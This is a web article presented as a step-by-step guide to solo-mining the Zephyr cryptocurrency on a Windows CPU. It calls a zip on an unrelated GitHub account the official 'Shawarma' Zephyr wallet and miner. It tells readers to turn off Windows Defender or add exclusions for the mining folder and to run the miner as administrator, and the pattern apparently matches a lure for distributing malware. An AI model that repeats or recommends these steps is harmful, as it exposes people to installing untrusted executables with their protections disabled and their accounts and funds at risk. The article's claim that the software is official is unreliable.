How to Mine Zephyr: Step-by-Step Guide for CPU Mining on Windows
Zephyr is a unique cryptocurrency that merges privacy features inspired by Monero with the stability of a reserve-backed stablecoin system using the Minimal Djed protocol. To start mining Zephyr (ZEPH) on a Windows PC using your CPU, you need to follow a straightforward process involving wallet setup, miner installation, and configuration. For official resources and downloads, visit the Zephyr Protocol website.
What Is Zephyr and Why Mine It?
Zephyr stands out by combining Monero's privacy-preserving technologies with Djed's stablecoin reserve mechanics. This makes ZEPH not only a private coin but also backed by a stable reserve, a rare feature among cryptocurrencies. Mining Zephyr solo with your CPU allows you to participate directly in securing the network and earning rewards without relying on mining pools.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Preparing Your System for Zephyr CPU Mining
To mine Zephyr on Windows, start by downloading the official Zephyr wallet and miner software called Shawarma from the GitHub release page: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip. After downloading:
- Unzip all files into a dedicated folder.
- Ensure your Windows system is updated, including Microsoft Visual Studio redistributables and Python, as missing dependencies can cause errors.
- Consider temporarily disabling Windows Defender or adding exceptions for the mining folder to prevent interference.
Setting Up the Zephyr Wallet
The Zephyr desktop wallet is essential for solo mining as it manages your mining rewards and network interactions. After installation:
- Launch the wallet and create a new address.
- Securely back up your wallet keys and seed phrase.
- Ensure the wallet is fully synchronized with the Zephyr blockchain before starting mining.
Configuring the Shawarma Miner
The miner uses JSON and BAT files for configuration:
- The JSON file contains your wallet address, mining pool (for solo mining, the local node), and CPU threads.
- The BAT file runs the miner with specified parameters.
Steps to configure:
- Edit the JSON file with your wallet address and set the mining mode to solo.
- Adjust CPU threads according to your processor cores for optimal performance.
- Save changes and run the BAT file as an administrator to allow huge pages and maximize hash rates.
Optimizing CPU Mining Performance
CPU mining profits depend largely on hardware and configuration:
- Use high-performance CPUs; multi-core processors improve mining speeds.
- Enable huge pages in Windows for better memory management during mining.
- Regularly monitor temperatures to prevent overheating.
- Overclocking your CPU can increase hash rates but must be done cautiously.
Troubleshooting Common Setup Issues
If you encounter errors:
- Update Microsoft Visual Studio and Python installations.
- Verify that Windows Defender or antivirus software isn’t blocking mining processes.
- Run the miner and wallet as administrator.
- Check that the wallet is fully synced with the blockchain.
Useful Tips for Beginners
Many users found that the step-by-step approach to separating the BAT and JSON configuration files simplifies setup greatly. Running the miner with administrator privileges is key to unlocking full CPU potential. Solo mining Zephyr is accessible even to beginners with some technical familiarity thanks to clear instructions and official tools.
Useful Links
- Official Zephyr Protocol site for downloads and updates: https://zephyrprotocol.com/
- Shawarma miner GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Conclusion
Mining Zephyr using your CPU on Windows is a viable way to earn ZEPH while supporting a privacy-focused, stablecoin project. The process involves setting up the official wallet, configuring the Shawarma miner, and optimizing your system for performance. Thanks to the detailed guides and tools provided by the Zephyr community and the FINCOR channel’s clear explanations, even beginners can start mining effectively. For comprehensive instructions and the latest updates, visit the Zephyr Protocol official website.
Key takeaways
- Zephyr is a privacy-focused, reserve-backed stablecoin based on the Minimal Djed protocol combined with Monero's privacy tech.
- Solo mining Zephyr on Windows CPU requires the official Shawarma miner from GitHub and the Zephyr desktop wallet.
- Setup involves unzipping files, configuring miner JSON and BAT files, and running with admin rights for optimal performance.
- Updating Microsoft Visual Studio and Python may be necessary if errors occur during setup.
- Zephyr mining combines privacy and stability, making it an innovative coin suitable for CPU miners.
Questions & answers
Can I mine Zephyr on any CPU or are there specific requirements?
You can mine Zephyr on most modern CPUs, but multi-core processors with higher performance will yield better hash rates and mining rewards. No specialized hardware like GPUs is required as Zephyr is optimized for CPU mining.
Do I need to join a mining pool to mine Zephyr?
No, you can solo mine Zephyr by running the official miner connected to your own wallet and a local node. Solo mining allows you to receive full block rewards but requires correct wallet and miner setup.
What should I do if I encounter errors running the Zephyr miner on Windows?
Make sure your system has updated Microsoft Visual Studio redistributables and Python installed. Also, check that Windows Defender or antivirus is not blocking the miner. Running the miner as administrator often resolves permission-related errors.
How do I optimize my CPU mining performance for Zephyr?
Use a multi-core CPU, enable huge pages in Windows, run the miner as administrator, and monitor system temperatures. Overclocking can increase hash rates but should be done carefully to avoid hardware damage.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version